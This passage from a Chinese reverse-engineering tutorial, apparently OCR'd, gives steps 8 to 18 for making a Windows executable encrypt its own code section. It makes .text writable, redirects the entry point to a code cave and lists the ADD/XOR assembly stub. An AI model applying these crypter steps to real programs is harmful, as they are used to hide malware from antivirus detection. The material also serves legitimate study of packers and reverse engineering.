


图 9




图 10

第八步：我们需要加上.text（code）段的可写的标志位，因为我们目的是修改那里的字节。往下滚动屏幕，并且定位于.text 段的 characteristics，修改 60000020

为 E0000020，如图 11 所示。




图 11

第九步：修改可执行文件的 OEP，可以让我们加入自己的代码。在本例中，virtual offset 在.rsrc 段的开始的 0x200th 字节处，我们已经在那个偏移量处追加了 0x100 个字节，目的是为了可以有更多的空间写代码。把它们相加，计算我们的 code cave 入口点，公式如下：

```
Image Base offset + Virtual address of the .rsrc section +
0x200
```

等价于：

```
00400000 + 00004000 + 00000200 = 404200
```

你可以通过查看 PE 文件头来找到这些变量的值，如图 12 和图 13 所示。




图 12




图 13

现在用 code cave 的偏移量替换 PE 头的 AddressOfPoint 的值。注意，这是一个原始文件指针的值，意味着它没有包含在映像基址（ImageBase）中。因此，要从我们的 code cave 中 virtual offset 减去它，然后修改原始偏移量，即 404200 – 400000 = 4200，如图 14 和图 15 所示。




图 14



图 15

第十步：选择到目前为止你所修改的内容，右击鼠标，选择“复制到可执行文件”（Copy to executable file），然后右击鼠标，选择“保存文件”(Save file)，如图 16 所示。




图 16

第十一步：用十六进制编辑器打开可执行文件，并且加上 0x100（256）字节。确定所加的字节是 256，否则 PE 文件头将会改变(0xD00 – 0xC00 = 0x100)，如图 17 所示。




图 17

第十二步：如果提示错误的话，就用 OllyDBG 加载目标程序，修改一下可执行文件里错误字节的数目，但也可能仅仅是 OllyDBG 误报的一个错误而已。你可以这样修改，删除%ollydir%\udd 目录下的.udd 文件。如果一切顺利，在 CPU 窗口显示的入口点应该如图 18 所示。




图 18

第十三步：修改你的程序中负责加密.text（代码）段的代码。具体如下：

```
00404200 PUSHAD ; Backup extended registers to stack
00404201 PUSHFD ; Backup EFlags to stack
00404202 MOV EAX,OFFSET
SimpleCr.<ModuleEntryPoin> ; EAX = entry point address
00404207 MOV ECX,SimpleCr.0040110C ; ECX = last address
with code
0040420C XOR EBX,EBX ; EBX xor EBX = 0
0040420E > MOV BL,BYTE PTR DS:[EAX]
; BL = byte pointed by EAX
00404210 ADD BL,10 ; Add 10 to the current pointed
byte value
00404213 XOR BL,AL ; XOR result with AL
```

```
00404215 MOV BYTE PTR DS:[EAX],BL ; Store BL into the byte pointed by eax
00404217 INC EAX ; EAX++
00404218 CMP EAX,ECX
0040421A . ^ JNZ SHORT SimpleCr.0040420E
; Jump until EAX = ECX
0040421C POPFD ; Restore flags
0040421D POPAD ; Restore registers
0040421E PUSH OFFSET SimpleCr.<ModuleEntryPoint>
; Push return address
00404223 RETN ; Return to initial offset
```

在上面的代码中，存储在 EAX 中的是我们的.text（代码）段的开始地址（模块的原始入口点），还是可执行代码最后一个 byte+1 的地址，然后我们开始加密这两个地址之间的字节。

第十四步：循环后设置一个断点，并且让程序运行起来（按 F9 键），如图 19 所示。




图 19

第十五步：如果成功执行到了断点处，就意味着所有的工作都做好了，如果失败了，你需要回过头来看看以前的几步哪里出错了，并认真检查一遍。我们现在需要保存加密的.text 段。在 dump 窗口右击->Go To，选择“Expression->输入（Enter）00410000”，这是 OEP 的偏移量，如图 20 所示。




图 20

第十六步：在 dump 窗口选中所有加密的字节，右击鼠标，选择“Copy to executable file”，如图 21 所示。




图 21

第十七步：右击鼠标，选择“Save file”，如图 22 所示，文件保存后，再用 OllyDBG 加载。




图 22

第十八步：现在的入口点可能会和图 23 有点类似。之后，修改那些没有加密.text 段的代码，只需要修改一些原始入口点的代码。我们所需要做的就是替换如图 24 所示的两个 opcode。

